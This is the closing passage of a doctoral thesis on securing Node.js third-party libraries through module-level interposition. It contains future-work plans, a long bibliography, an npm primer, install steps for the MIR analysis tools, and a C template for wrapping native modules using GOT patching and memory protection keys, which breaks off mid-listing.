A primary focus of my future research will be improving the security of third-party library ecosystems. Recent supply chain attacks, such as the event-stream and the SolarWind incident, have highlighted the risks of relying on untrusted or vulnerable dependencies. I intend to develop advanced program analysis techniques that can detect malicious code, vulnerabilities, and other malicious behaviors in third-party libraries. This could include techniques like sandboxing untrusted dependencies, automatically eliminating unused functionality to reduce the attack surface, and generating formal specifications to verify the behavior of library components. By empowering developers to better understand and secure their dependencies, we can mitigate the growing threat of supply chain attacks.

In parallel, we will focus on enhancing the privacy guarantees of third-party library usage. As software systems increasingly rely on shared components, ensuring compliance with data privacy regulations such as GDPR becomes paramount. I plan to create systems that make it easier for developers and users to follow best practices around data protection, such as enforcing strong identity management, anonymizing sensitive information, and proactively detecting privacy violations. These capabilities will be crucial as software continues to pervade every aspect of our lives.

Furthermore, we aim to establish and improve quality standards for third-party libraries. With the growing complexity of software systems, it is becoming increasingly difficult for developers to assess the performance, documentation, and suitability of available libraries. Using large language models and active learning techniques, we will develop comprehensive library profiling systems that can recommend the most appropriate components for a given use case. This will

enable developers to make more informed decisions when incorporating third-party code into their applications.

Addressing these challenges will be crucial as software continues to be developed, deployed, and consumed at unprecedented scales. The module-level interposition approach demonstrated in this thesis provides a strong foundation to advance the state-of-the-art in program analysis, security, and quality assurance. By tackling the security, privacy, and quality concerns associated with third-party library usage, I aim to equip developers with the tools and insights needed to build more robust, trustworthy, and compliant software systems.

Bibliography

[1] M. Accetta, R. Baron, W. Bolosky, D. Golub, R. Rashid, A. Tevanian, and M. Young, "Mach: A New Kernel Foundation for UNIX Development," in *USENIX Technical Conference*, 1986.

[2] P. Agten, S. Van Acker, Y. Brondsema, P. H. Phung, L. Desmet, and F. Piessens, "Jsand: Complete client-side sandboxing of third-party javascript without browser modifications," in *Proceedings of the 28th Annual Computer Security Applications Conference*, ser. ACSAC '12. New York, NY, USA: ACM, 2012, pp. 1–10. [Online]. Available: http://doi.acm.org/10.1145/2420950.2420952

[3] D. Akhawe, P. Saxena, and D. Song, "Privilege separation in HTML5 applications," in *Proceedings of the 21th USENIX Security Symposium, Bellevue, WA, USA, August 8-10, 2012*, T. Kohno, Ed. USENIX Association, 2012, pp. 429–444. [Online]. Available: https://www.usenix.org/conference/usenixsecurity12/technical-sessions/presentation/akhawe

[4] Apache, "Couchdb," https://docs.couchdb.org/en/stable/, 2022.

[5] N. Avonds, R. Strackx, P. Agten, and F. Piessens, "Salus: Non-hierarchical memory access rights to enforce the principle of least privilege," in *International Conference on Security and Privacy in Communication Systems*. Springer, 2013, pp. 252–269.

[6] B. A. Azad, P. Laperdrix, and N. Nikiforakis, "Less is more: quantifying the security benefits of debloating web applications," in *28th {USENIX} Security Symposium ({USENIX} Security 19)*, 2019, pp. 1697–1714.

[7] S. Bannister, "Memory Tagging Extension: Enhancing memory safety through architecture," https://community.arm.com/arm-community-blogs/b/architectures-and-processors-blog/posts/enhancing-memory-safety, 2018.

[8] A. Berman, V. Bourassa, and E. Selberg, "Tron: Process-specific file protection for the unix operating system," in *Proceedings of the USENIX 1995 Technical Conference Proceedings*, ser. TCON'95. Berkeley, CA, USA: USENIX Association, 1995, pp. 14–14. [Online]. Available: http://dl.acm.org/citation.cfm?id=1267411.1267425

[9] F. Besson, S. Blazy, A. Dang, T. Jensen, and P. Wilke, "Compiling Sandboxes: Formally Verified Software Fault Isolation," in *European Symposium on Programming (ESOP)*, 2019, pp. 499–524.

[10] P. Bisht and V. N. Venkatakrishnan, "XSS-GUARD: precise dynamic prevention of cross-site scripting attacks," in *Detection of Intrusions and Malware, and Vulnerability Assessment, 5th International Conference, DIMVA 2008, Paris, France, July 10-11, 2008. Proceedings*, 2008, pp. 23–43.

[11] BITPAY INC. (2015) Copay. https://github.com/bitpay/copay/. Accessed: 2021-09-09. [Online]. Available: https://github.com/bitpay/copay/

[12] A. Bittau, P. Marchenko, M. Handley, and B. Karp, "Wedge: Splitting applications into reduced-privilege compartments," in *Proceedings of the 5th USENIX Symposium on Networked Systems Design and Implementation*, ser. NSDI'08. Berkeley, CA, USA: USENIX Association, 2008, pp. 309–322. [Online]. Available: http://dl.acm.org/citation.cfm?id=1387589.1387611

[13] K. Braden, L. Davi, C. Liebchen, A.-R. Sadeghi, S. Crane, M. Franz, and P. Larsen, "Leakage-Resilient Layout Randomization for Mobile Devices," in *Network and Distributed System Security Symposium (NDSS)*, 2016.

[14] D. Brumley and D. Song, "Privtrans: Automatically partitioning programs for privilege separation," in *Proceedings of the 13th Conference on USENIX Security Symposium - Volume 13*, ser. SSYM'04. Berkeley, CA, USA: USENIX Association, 2004, pp. 5–5. [Online]. Available: http://dl.acm.org/citation.cfm?id=1251375.1251380

[15] M. Burney *et al.* (2014) Event-stream, github issue 73: flatmap? https://github.com/dominictarr/event-stream/issues/73. Accessed: 2022-01-26. [Online]. Available: https://github.com/dominictarr/event-stream/issues/73

[16] S. Calzavara, M. Bugliesi, S. Crafa, and E. Steffinlongo, "Fine-grained detection of privilege escalation attacks on browser extensions," in *Programming Languages and Systems - 24th European Symposium on Programming, ESOP 2015, Held as Part of the European Joint Conferences on Theory and Practice of Software, ETAPS 2015, London, UK, April 11-18, 2015. Proceedings*, ser. Lecture Notes in Computer Science, J. Vitek, Ed., vol. 9032. Springer, 2015, pp. 510–534. [Online]. Available: https://doi.org/10.1007/978-3-662-46669-8_21

[17] C. Canella, J. Van Bulck, M. Schwarz, M. Lipp, B. Von Berg, P. Ortner, F. Piessens, D. Evtyushkin, and D. Gruss, "A Systematic Evaluation of Transient Execution Attacks and Defenses," in *USENIX Security Symposium (SEC)*, 2019, pp. 249–266.

[18] A. Cheung, O. Arden, S. Madden, and A. C. Myers, "Automatic partitioning of database applications," *arXiv preprint arXiv:1208.0271*, 2012.

[19] L. Christophe, C. De Roover, and W. De Meuter, "Poster: Dynamic analysis using javascript proxies," in *Proceedings of the 37th International Conference on Software Engineering - Volume 2*, ser. ICSE '15. Piscataway, NJ, USA: IEEE Press, 2015, pp. 813–814. [Online]. Available: http://dl.acm.org/citation.cfm?id=2819009.2819180

[20] R. J. Connor, T. McDaniel, J. M. Smith, and M. Schuchard, "PKU Pitfalls: Attacks on PKU-based Memory Isolation Systems," in *USENIX Security Symposium (SEC)*, 2020, pp. 1409–1426.

[21] I. Corporation, *Control-flow Enforcement Technology Specification*, 2019.

[22] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton, "StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks," in *USENIX Security Symposium (SEC)*, vol. 98, 1998, pp. 63–78.

[23] S. Crane, C. Liebchen, A. Homescu, L. Davi, P. Larsen, A.-R. Sadeghi, S. Brunthaler, and M. Franz, "Readactor: Practical Code Randomization Resilient to Memory Disclosure," in *IEEE Symposium on Security and Privacy (S&P)*, 2015, pp. 763–780.

[24] W. De Groef, F. Massacci, and F. Piessens, "Nodesentry: Least-privilege library integration for server-side javascript," in *Proceedings of the 30th Annual Computer Security Applications Conference*, ser. ACSAC '14. New York, NY, USA: ACM, 2014, pp. 446–455. [Online]. Available: http://doi.acm.org/10.1145/2664243.2664276

[25] N. DeMarinis, K. Williams-King, D. Jin, R. Fonseca, and V. P. Kemerlis, "sysfilter: Automated System Call Filtering for Commodity Software," in *International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, 2020, pp. 459–474.

[26] Dominic Tarr. (2011) Event-Stream. https://www.npmjs.com/package/event-stream. Accessed: 2021-09-09. [Online]. Available: https://www.npmjs.com/package/event-stream

[27] ExploitDB, "cURL 6.1 ¡ 7.4 – Remote Buffer Overflow," https://www.exploit-db.com/exploits/20293, 2000.

[28] ——, "LibPNG Graphics Library – Remote Buffer Overflow," https://www.exploit-db.com/exploits/389, 2004.

[29] ——, "LibTIFF Buffer Overflow (Metasploit)," https://www.exploit-db.com/exploits/16869, 2010.

[30] C. Flanagan and S. N. Freund, "The roadrunner dynamic analysis framework for concurrent programs," in *Proceedings of the 9th ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools and Engineering*, ser. PASTE '10. New York, NY, USA: Association for Computing Machinery, 2010, p. 1–8. [Online]. Available: https://doi.org/10.1145/1806672.1806674

[31] S. Forrest, A. Somayaji, and D. H. Ackley, "Building Diverse Computer Systems," in *Workshop on Hot Topics in Operating Systems (HotOS)*, 1997, pp. 67–72.

[32] Google, "V8's public API," https://v8.dev/docs/api, 2022.

[33] K. Gudka, R. N. Watson, J. Anderson, D. Chisnall, B. Davis, B. Laurie, I. Marinos, P. G. Neumann, and A. Richardson, "Clean application compartmentalization with soaap," in *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2015, pp. 1016–1031.

[34] J. Harband and K. Smith. (2021) Ecmascript® 2020 language specification. https://262.ecma-international.org/11.0/#sec-code-realms. Accessed: 2021-04-14. [Online]. Available: https://262.ecma-international.org/11.0/#sec-code-realms

[35] M. Hedayati, S. Gravani, E. Johnson, J. Criswell, M. L. Scott, K. Shen, and M. Marty, "Hodor: Intra-Process Isolation for High-Throughput Data Plane Libraries," in *USENIX Annual Technical Conference (ATC)*, 2019, pp. 489–504.

[36] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld, "Jsflow: Tracking information flow in javascript and its apis," in *Proceedings of the 29th Annual ACM Symposium on Applied Computing*, 2014, pp. 1663–1671.

[37] K. Heo, W. Lee, P. Pashakhanloo, and M. Naik, "Effective program debloating via reinforcement learning," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, 2018, pp. 380–394.

[38] hugeglass. (2018) Flatmap-Stream. https://www.npmjs.com/package/flatmap-stream. Accessed: 2021-09-09. [Online]. Available: https://www.npmjs.com/package/flatmap-stream

[39] Intel, "Memory Protection Keys," https://www.kernel.org/doc/html/latest/core-api/protection-keys.html, 2022.

[40] K. Jamrozik, P. von Styp-Rekowsky, and A. Zeller, "Mining sandboxes," in *Proceedings of the 38th International Conference on Software Engineering, ICSE 2016, Austin, TX, USA, May 14-22, 2016*, L. K. Dillon, W. Visser, and L. A. Williams, Eds. ACM, 2016, pp. 37–48. [Online]. Available: https://doi.org/10.1145/2884781.2884782

[41] kashif, "`node-cuda` provides NVIDIA CUDA bindings for Node.js," https://github.com/kashif/node-cuda, 2022.

[42] M. Keil and P. Thiemann, "Efficient dynamic access analysis using javascript proxies," in *Proceedings of the 9th Symposium on Dynamic Languages*, ser. DLS '13. New York, NY, USA: ACM, 2013, pp. 49–60. [Online]. Available: http://doi.acm.org/10.1145/2508168.2508176

[43] T. L. Kernel, "Seccomp bpf (secure computing with filters)," https://www.kernel.org/doc/html/latest/userspace-api/seccomp_filter.html, 2023.

[44] keyhash, "Cryptonight hashing functions for Node.js," https://github.com/keyhash/node-cryptonight-old-hardware, 2022.

[45] D. Kilpatrick, "Privman: A Library for Partitioning Applications," in *USENIX Annual Technical Conference, FREENIX Track*, 2003, pp. 273–284.

[46] P. Kirth, M. Dickerson, S. Crane, P. Larsen, A. Dabrowski, D. Gens, Y. Na, S. Volckaert, and M. Franz, "PKRU-Safe: Automatically Locking Down the Heap Between Safe and Unsafe Languages," in *European Conference on Computer Systems (EuroSys)*, 2022, pp. 132–148.

[47] Y. Ko, T. Rezk, and M. Serrano, "Securejs compiler: Portable memory isolation in javascript," in *SAC 2021-The 36th ACM/SIGAPP Symposium On Applied Computing*, 2021.

[48] I. Koishybayev and A. Kapravelos, "Mininode: Reducing the attack surface of node.js applications," in *23rd International Symposium on Research in Attacks, Intrusions and Defenses ({RAID} 2020)*, 2020.

[49] H. Koo, S. Ghavamnia, and M. Polychronakis, "Configuration-driven software debloating," in *Proceedings of the 12th European Workshop on Systems Security*, 2019, pp. 1–6.

[50] L. Koved, M. Pistoia, and A. Kershenbaum, "Access rights analysis for java," in *Proceedings of the 2002 ACM SIGPLAN Conference on Object-Oriented Programming Systems, Languages and Applications, OOPSLA 2002, Seattle, Washington, USA, November 4-8, 2002*, M. Ibrahim and S. Matsuoka, Eds. ACM, 2002, pp. 359–372. [Online]. Available: https://doi.org/10.1145/582419.582452

[51] B. Lamowski, C. Weinhold, A. Lackorzynski, and H. Härtig, "Sandcrust: Automatic sandboxing of unsafe components in rust," in *Proceedings of the 9th Workshop on Programming Languages and Operating Systems*, ser. PLOS'17. New York, NY, USA: ACM, 2017, pp. 51–57. [Online]. Available: http://doi.acm.org/10.1145/3144555.3144562

[52] R. Levin, E. Cohen, W. Corwin, F. Pollack, and W. Wulf, "Policy/mechanism separation in hydra," in *Proceedings of the Fifth ACM Symposium on Operating Systems Principles*, ser. SOSP '75. New York, NY, USA: ACM, 1975, pp. 132–140. [Online]. Available: http://doi.acm.org/10.1145/800213.806531

[53] S. Liu, D. Zeng, Y. Huang, F. Capobianco, S. McCamant, T. Jaeger, and G. Tan, "Program-mandering: Quantitative privilege separation," in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '19. New York, NY, USA: Association for Computing Machinery, 2019, p. 1023–1040. [Online]. Available: https://doi.org/10.1145/3319535.3354218

[54] X. Lou, T. Zhang, J. Jiang, and Y. Zhang, "A Survey of Microarchitectural Side-channel Vulnerabilities, Attacks, and Defenses in Cryptography," *ACM Computing Surveys (CSUR)*, vol. 54, no. 6, pp. 1–37, 2021.

[55] K. Lu, C. Song, B. Lee, S. P. Chung, T. Kim, and W. Lee, "ASLR-Guard: Stopping Address Space Leakage for Code Reuse Attacks," in *ACM Conference on Computer and Communications Security (CCS)*, 2015, pp. 280–291.

[56] M. S. Melara, M. J. Freedman, and M. Bowman, "Enclavedom: Privilege separation for large-tcb applications in trusted execution environments," *arXiv preprint arXiv:1907.13245*, 2019.

[57] M. S. Melara, D. H. Liu, and M. J. Freedman, "Pyronia: Redesigning least privilege and isolation for the age of iot," *arXiv preprint arXiv:1903.01950*, 2019.

[58] L. A. Meyerovich and B. Livshits, "Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser," in *2010 IEEE Symposium on Security and Privacy*. IEEE, 2010, pp. 481–496.

[59] J. Mickens, "Pivot: Fast, synchronous mashup isolation using generator chains," in *2014 IEEE Symposium on Security and Privacy*. IEEE, 2014, pp. 261–275.

[60] O. Mutlu and J. S. Kim, "Rowhammer: A Retrospective," *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems (TCAD)*, vol. 39, no. 8, pp. 1555–1571, 2019.

[61] Node.js, "Native abstractions for Node.js," https://github.com/nodejs/nan, 2022.

[62] ——, "What is Node-API?" https://nodejs.github.io/node-addon-examples/about/what/, 2022.

[63] NPM. Semantic versioning from npm. https://docs.npmjs.com/files/package.json. Accessed: 2021-09-09. [Online]. Available: https://docs.npmjs.com/files/package.json

[64] npm. (2016) Run a security audit. https://docs.npmjs.com/cli/v7/commands/npm-audit/. [Online]. Available: https://docs.npmjs.com/cli/v7/commands/npm-audit

[65] G. Ntousakis, S. Ioannidis, and N. Vasilakis, "Demo: Detecting third-party library problems with combined program analysis," in *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '21. New York, NY, USA: Association for Computing Machinery, 2021, p. 2429–2431. [Online]. Available: https://doi.org/10.1145/3460120.3485351

[66] ohmu, "The missing posix system calls for node," https://github.com/ohmu/node-posix, 2022.

[67] Onarlioglu, Kaan and Bilge, Leyla and Lanzi, Andrea and Balzarotti, Davide and Kirda, Engin, "G-Free: Defeating Return-Oriented Programming through Gadget-less Binaries," in *Annual Computer Security Applications Conference (ACSAC)*, 2010, pp. 49–58.

[68] OpenBSD, "i386 W^X," https://marc.info/?l=openbsd-misc&m=105056000801065, 2003.

[69] openJS Foundation, "Node.js," https://nodejs.org/en/, 2009.

[70] S. Pailoor, X. Wang, H. Shacham, and I. Dillig, "Automated policy synthesis for system call sandboxing," *Proc. ACM Program. Lang.*, vol. 4, no. OOPSLA, pp. 135:1–135:26, 2020. [Online]. Available: https://doi.org/10.1145/3428203

[71] S. Park, S. Lee, W. Xu, H. Moon, and T. Kim, "libmpk: Software Abstraction for Intel Memory Protection Keys (Intel MPK)," in *USENIX Annual Technical Conference (ATC)*, 2019, pp. 241–254.

[72] M. Pomonis, T. Petsios, A. D. Keromytis, M. Polychronakis, and V. P. Kemerlis, "kR^X: Comprehensive Kernel Protection against Just-In-Time Code Reuse," in *European Conference on Computer Systems (EuroSys)*, 2017, pp. 420–436.

[73] Prior99, "Unofficial bindings for node to `libpng`," https://github.com/Prior99/node-libpng, 2022.

[74] S. Proskurin, M. Momeu, S. Ghavamnia, V. P. Kemerlis, and M. Polychronakis, "xMP: Selective Memory Protection for Kernel and User Space," in *IEEE Symposium on Security and Privacy (S&P)*, 2020, pp. 563–577.

[75] N. Provos, M. Friedl, and P. Honeyman, "Preventing privilege escalation," in *Proceedings of the 12th Conference on USENIX Security Symposium - Volume 12*, ser. SSYM'03. Berkeley, CA, USA: USENIX Association, 2003, pp. 16–16. [Online]. Available: http://dl.acm.org/citation.cfm?id=1251353.1251369

[76] Red Hat Blog – Huzaifa Sidhpurwala, "Security Technologies: FORTIFY_SOURCE," https://www.redhat.com/en/blog/security-technologies-fortifysource, 2018.

[77] ——, "Security Technologies: RELRO," https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro, 2019.

[78] M. Rinard, "Manipulating program functionality to eliminate security vulnerabilities," in *Moving target defense*. Springer, 2011, pp. 109–115.

[79] J. M. Rushby, "Design and verification of secure systems," in *Proceedings of the Eighth ACM Symposium on Operating Systems Principles*, ser. SOSP '81. New York, NY, USA: ACM, 1981, pp. 12–21. [Online]. Available: http://doi.acm.org/10.1145/800216.806586

[80] J. H. Saltzer, "Protection and the control of information sharing in multics," *Communications of the ACM*, vol. 17, no. 7, pp. 388–402, 1974.

[81] J. Salwan, "Ropgadget tool," https://github.com/JonathanSalwan/ROPgadget, 2015.

[82] J. F. Santos, T. Jensen, T. Rezk, and A. Schmitt, "Hybrid typing of secure information flow in a javascript-like language," in *Trustworthy Global Computing*. Springer, 2015, pp. 63–78.

[83] J. F. Santos and T. Rezk, "An information flow monitor-inlining compiler for securing a core of javascript," in *IFIP International Information Security Conference*. Springer, 2014, pp. 278–292.

[84] I. Z. Schlueter *et al.* (2010) Node package manager. https://npmjs.com. Accessed: 2017-02-17. [Online]. Available: https://npmjs.com

[85] D. Schrammel, S. Weiser, R. Sadek, and S. Mangard, "Jenny: Securing Syscalls for PKU-based Memory Isolation Systems," in *USENIX Security Symposium (SEC)*, 2022, pp. 936–952.

[86] D. Schrammel, S. Weiser, S. Steinegger, M. Schwarzl, M. Schwarz, S. Mangard, and D. Gruss, "Donky: Domain Keys – Efficient In-Process Isolation for RISC-V and x86," in *USENIX Security Symposium (SEC)*, 2020, pp. 1677–1694.

[87] K. Sen, S. Kalasapur, T. Brutch, and S. Gibbs, "Jalangi: A selective record-replay and dynamic analysis framework for javascript," in *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering*, ser. ESEC/FSE 2013. New York, NY, USA: ACM, 2013, pp. 488–498. [Online]. Available: http://doi.acm.org/10.1145/2491411.2491447

[88] J. Seric *et al.* (2018) Event-stream, github issue 1442: Deprecation warning at start. https://github.com/remy/nodemon/issues/1442. Accessed: 2022-01-26. [Online]. Available: https://github.com/remy/nodemon/issues/1442

[89] H. Shacham, "The Geometry of Innocent Flesh on the Bone: Return-into-libc Without Function Calls (on the x86)," in *ACM Conference on Computer and Communications Security (CCS)*, 2007, pp. 552–561.

[90] Snyk. (2016) Find, fix and monitor for known vulnerabilities in node.js and ruby packages. https://snyk.io/. [Online]. Available: https://snyk.io/

[91] A. Sparling *et al.* (2018) Event-stream, github issue 116: I don't know what to say. https://github.com/dominictarr/event-stream/issues/116. Accessed: 2018-12-18. [Online]. Available: https://github.com/dominictarr/event-stream/issues/116

[92] C.-A. Staicu, M. Pradel, and B. Livshits, "Synode: Understanding and automatically preventing injection attacks on node. js," in *Networked and Distributed Systems Security*, ser. NDSS'18, 2018. [Online]. Available: http://dx.doi.org/10.14722/ndss.2018.23071

[93] C. Staicu, M. T. Torp, M. Schäfer, A. Møller, and M. Pradel, "Extracting taint specifications for javascript libraries," in *ICSE '20: 42nd International Conference on Software Engineering, Seoul, South Korea, 27 June - 19 July, 2020*, G. Rothermel and D. Bae, Eds. ACM, 2020, pp. 198–209. [Online]. Available: https://doi.org/10.1145/3377811.3380390

[94] D. Stefan, E. Z. Yang, P. Marchenko, A. Russo, D. Herman, B. Karp, and D. Mazières, "Protecting users by confining javascript with cowl," in *11th USENIX Symposium on Operating Systems Design and Implementation (OSDI 14)*. Broomfield, CO: USENIX Association, 2014, pp. 131–146. [Online]. Available: https://www.usenix.org/conference/osdi14/technical-sessions/presentation/stefan

[95] H. Sun, D. Bonetta, C. Humer, and W. Binder, "Efficient dynamic analysis for node.js," in *Proceedings of the 27th International Conference on Compiler Construction*, ser. CC 2018. New York, NY, USA: ACM, 2018, pp. 196–206. [Online]. Available: http://doi.acm.org/10.1145/3178372.3179527

[96] L. Szekeres, M. Payer, T. Wei, and D. Song, "Sok: Eternal War in Memory," in *IEEE Symposium on Security and Privacy (S&P)*, 2013, pp. 48–62.

[97] TC39. (2021) Draft proposal for ses (secure ecmascript). https://github.com/tc39/proposal-ses. Accessed: 2021-04-20. [Online]. Available: https://github.com/tc39/proposal-ses

[98] M. Ter Louw, P. H. Phung, R. Krishnamurti, and V. N. Venkatakrishnan, "SafeScript: JavaScript Transformation for Policy Enforcement," in *Nordic Conference on Secure IT Systems (NordSec)*, 2013, pp. 67–83.

[99] J. Terrace, S. R. Beard, and N. P. K. Katta, "Javascript in javascript (js. js): sandboxing third-party scripts," in *Presented as part of the 3rd USENIX Conference on Web Application Development (WebApps 12)*, 2012, pp. 95–100.

[100] A. Vahldiek-Oberwagner, E. Elnikety, N. O. Duarte, M. Sammler, P. Druschel, and D. Garg, "ERIM: Secure, Efficient In-process Isolation with Protection Keys (MPK)," in *USENIX Security Symposium (SEC)*, 2019, pp. 1221–1238.

[101] N. van Ginkel, W. De Groef, F. Massacci, and F. Piessens, "A server-side javascript security architecture for secure integration of third-party libraries," *Security and Communication Networks*, vol. 2019, 2019.

[102] N. Vasilakis, A. Benetopoulos, S. Handa, A. Schoen, J. Shen, and M. C. Rinard, "Supply-chain vulnerability elimination via active learning and regeneration," in *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '21. New York, NY, USA: Association for Computing Machinery, 2021, p. 1755–1770. [Online]. Available: https://doi.org/10.1145/3460120.3484736

[103] N. Vasilakis, B. Karel, N. Roessler, N. Dautenhahn, A. DeHon, and J. M. Smith, "Breakapp: Automated, flexible application compartmentalization," in *Networked and Distributed Systems Security*, ser. NDSS'18, 2018. [Online]. Available: http://dx.doi.org/10.14722/ndss.2018.23131

[104] N. Vasilakis, G. Ntousakis, V. Heller, and M. C. Rinard, "Efficient Module-Level Dynamic Analysis for Dynamic Languages with Module Recontextualization," in *ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE)*, 2021, p. 1202–1213.

[105] ——, "Efficient module-level dynamic analysis for dynamic languages with module recontextualization," in *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, 2021, pp. 1202–1213.

[106] N. Vasilakis, C.-A. Staicu, G. Ntousakis, K. Kallas, B. Karel, A. DeHon, and M. Pradel, "Preventing Dynamic Library Compromise on Node.js via RWX-Based Privilege Reduction," in *ACM Conference on Computer and Communications Security (CCS)*, 2021, pp. 1821–1838.

[107] ——, "Preventing dynamic library compromise on node.js via rwx-based privilege reduction," in *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, ser. CCS '21. New York, NY, USA: Association for Computing Machinery, 2021, p. 1821–1838. [Online]. Available: https://doi.org/10.1145/3460120.3484535

[108] Verdaccio, "Lightweight private npm proxy registry built in node," https://verdaccio.org/docs/what-is-verdaccio, 2022.

[109] A. Voulimeneas, J. Vinck, R. Mechelinck, and S. Volckaert, "You Shall Not (by)Pass! Practical, Secure, and Fast PKU-based Sandboxing," in *European Conference on Computer Systems (EuroSys)*, 2022, pp. 266–282.

[110] M. Weissbacher, W. K. Robertson, E. Kirda, C. Kruegel, and G. Vigna, "Zigzag: Automatically hardening web applications against client-side validation vulnerabilities," in *24th USENIX Security Symposium, USENIX Security 15, Washington, D.C., USA, August 12-14, 2015*, J. Jung and T. Holz, Eds. USENIX Association, 2015, pp. 737–752. [Online]. Available: https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/weissbacher

[111] D. Williams-King, H. Kobayashi, K. Williams-King, G. Patterson, F. Spano, Y. J. Wu, J. Yang, and V. P. Kemerlis, "Egalito: Layout-agnostic Binary Recompilation," in *International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2020, pp. 133–147.

[112] Y. Wu, S. Sathyanarayan, R. H. Yap, and Z. Liang, "Codejail: Application-transparent isolation of libraries with tight program interactions," in *European Symposium on Research in Computer Security*. Springer, 2012, pp. 859–876.

Appendices

Appendix A

Using NPM

This appendix provides an introduction to npm (Node Package Manager), a crucial tool for modern web development with Node.js. It covers the fundamentals of understanding and managing project dependencies, as well as essential npm commands for beginners.

A.1 Understanding package.json

Every Node.js project typically includes a **package.json** file, which serves as a manifest describing the project's metadata and dependencies. This file is structured in JSON format for easy parsing by machines.

A.1.1 Project Metadata

The **package.json** file contains specific metadata about the project, such as:

- **name**: The name of the project.
- **version**: The version of the project, following Semantic Versioning conventions.
- **description**: A brief description of the project.
- **license**: The license under which the project is distributed.
- **keywords**: An array of keywords related to the project.

Here's an example of how this metadata section might appear in a **package.json** file:

```
{
 "name": "metaverse",
 "version": "0.92.12",
 "description": "The Metaverse virtual reality.",
 "main": "index.js",
 "license": "MIT"
}
```

A.1.2 Dependencies and Development Dependencies

The **package.json** file also lists the project's dependencies, which are modules required for the project to function properly. These dependencies are divided into two categories:

- **dependencies**: Modules required for the project to run in a production environment.
- **devDependencies**: Modules required only during the development phase, such as testing tools or local development servers.

Here's an example of how dependencies and development dependencies might be listed in a **package.json** file:

```
{
 "devDependencies": {
   "mocha": "~3.1",
   "native-hello-world": "^1.0.0",
   "should": "~3.3",
   "sinon": "~1.9"
 },
 "dependencies": {
   "fill-keys": "^1.0.2",
   "module-not-found-error": "^1.0.0",
   "resolve": "~1.1.7"
 }
}
```

A.2 Essential npm Commands

This section covers some of the most essential npm commands for beginners.

A.2.1 npm init

The **npm init** command is an interactive tool that scaffolds a new project by creating a **package.json** file. It prompts the user for input regarding various project details, such as name, version, description, entry point, test command, git repository, keywords, and license.

To generate a **package.json** file with default values, use the `--yes` flag:

```
npm init --yes
```

A.2.2 npm install

The **npm install** command is used to install packages and their dependencies from the npm registry.

To install a specific package:

```
npm install <package-name>
```

To install all dependencies listed in the project's **package.json** file:

```
npm install
```

To install a package and save it as a dependency in the **package.json** file:

```
npm install <package-name> --save
```

To install a package and save it as a development dependency in the **package.json** file:

```
npm install <package-name> --save-dev
```

To install a package globally on the system:

```
npm install <package-name> --global
# or
npm install <package-name> -g
```

Note that installing packages globally may require administrative privileges, and it is recommended to change the default global installation directory to a user-specific directory for better management.

Appendix B

Installation and Usage Guide for MIR

MIR is a suite of tools to perform static and dynamic analysis on JavaScript programs. This appendix provides instructions for installing and running MIR's static and dynamic analysis components.

B.1 Installation

B.1.1 Static Analysis

Option 1: Npm

The static analysis component can be installed via npm, the Node.js package manager:

```
npm i @andromeda/mir-sa --save-dev
```

This command installs the static analysis component as a development dependency for your project. If you want to install it globally, so that you can analyze any program or library on your system, replace `--save-dev` with `-g`.

B.1.2 Dynamic Analysis

Option 1: Npm

The dynamic analysis component can also be installed via npm:

```
npm i @andromeda/mir-da --save-dev
```

Similar to the static analysis component, this command installs the dynamic analysis component as a development dependency. To install it globally, replace `--save-dev` with `-g`.

Option 2: From Source

Alternatively, you can install the dynamic analysis component from its source code:

```
git clone https://github.com/andromeda/mir/
cd mir/dynamic
npm install
```

B.2 Running Analyses

B.2.1 Static Analysis

To quickly run the static analysis on a project's dependencies, use the following command:

```
mir-sa -p ./node_modules | jq
```

This command runs the static analysis on the project's dependencies located in the `node_modules` directory and pipes the output through `jq` for pretty-printing.

B.2.2 Dynamic Analysis

To run the dynamic analysis on a project dependencies, use the following command:

```
mir-da -p ./node_modules
```

This command runs the dynamic analysis on the project dependencies located in the `node_modules` directory.

Appendix C

BinWrap Wrapper Library Template

```
__attribute__ ((aligned(4096), pure))
void
wrap_node_api_func(void)
{ asm ("movq 0xdeadcafe, %rax; jmpq *%rax"); }
...
static __attribute__((constructor)) void
init_method(void)
{
    ...
    mprotect((void*) wrap_node_api_func, 4096, PROT_WRITE);
    rewrite_loc = wrap_node_api_func;
    *rewrite_loc = &node_api_function << 16 | 0xb848;
    ...
    mprotect((void*) wrap_node_api_func, 4096, PROT_EXEC);
    write_got = native_module_address +
                node_api_func_got_entry;
    *write_got = wrap_node_api_func;
    ...
}
```

The constructor method first finds the location of the native module's shared object in the process memory map. Then, the addresses of each symbol are collected using `dlsym`. The wrapper functions load an address in the auxiliary register `\%rax` and then indirectly jump to that address with `jmpq *\%rax`. The constructor then marks wrapper functions as writable and patches the `mov` instructions in order to store the actual symbol's address. Then the native module's GOT is patched to point at the wrapper functions. Finally, the wrapper functions are configured as executable only.

C.1 Modifications in Node.js and V8 API

```
unsigned
enable_access(void)
{
    unsigned previous_rights = pkey_get(node_memory_pkey);
    if (previous_rights == PKEY_DISABLE_ACCESS)
        pkey_set(node_memory_pkey, PKEY_ALLOW_ACCESS);
    return previous_rights;
```

```
8  }
9
10 void
11 restrict_access(unsigned previous_rights)
12 {
13     if (previous_rights == PKEY_DISABLE_ACCESS)
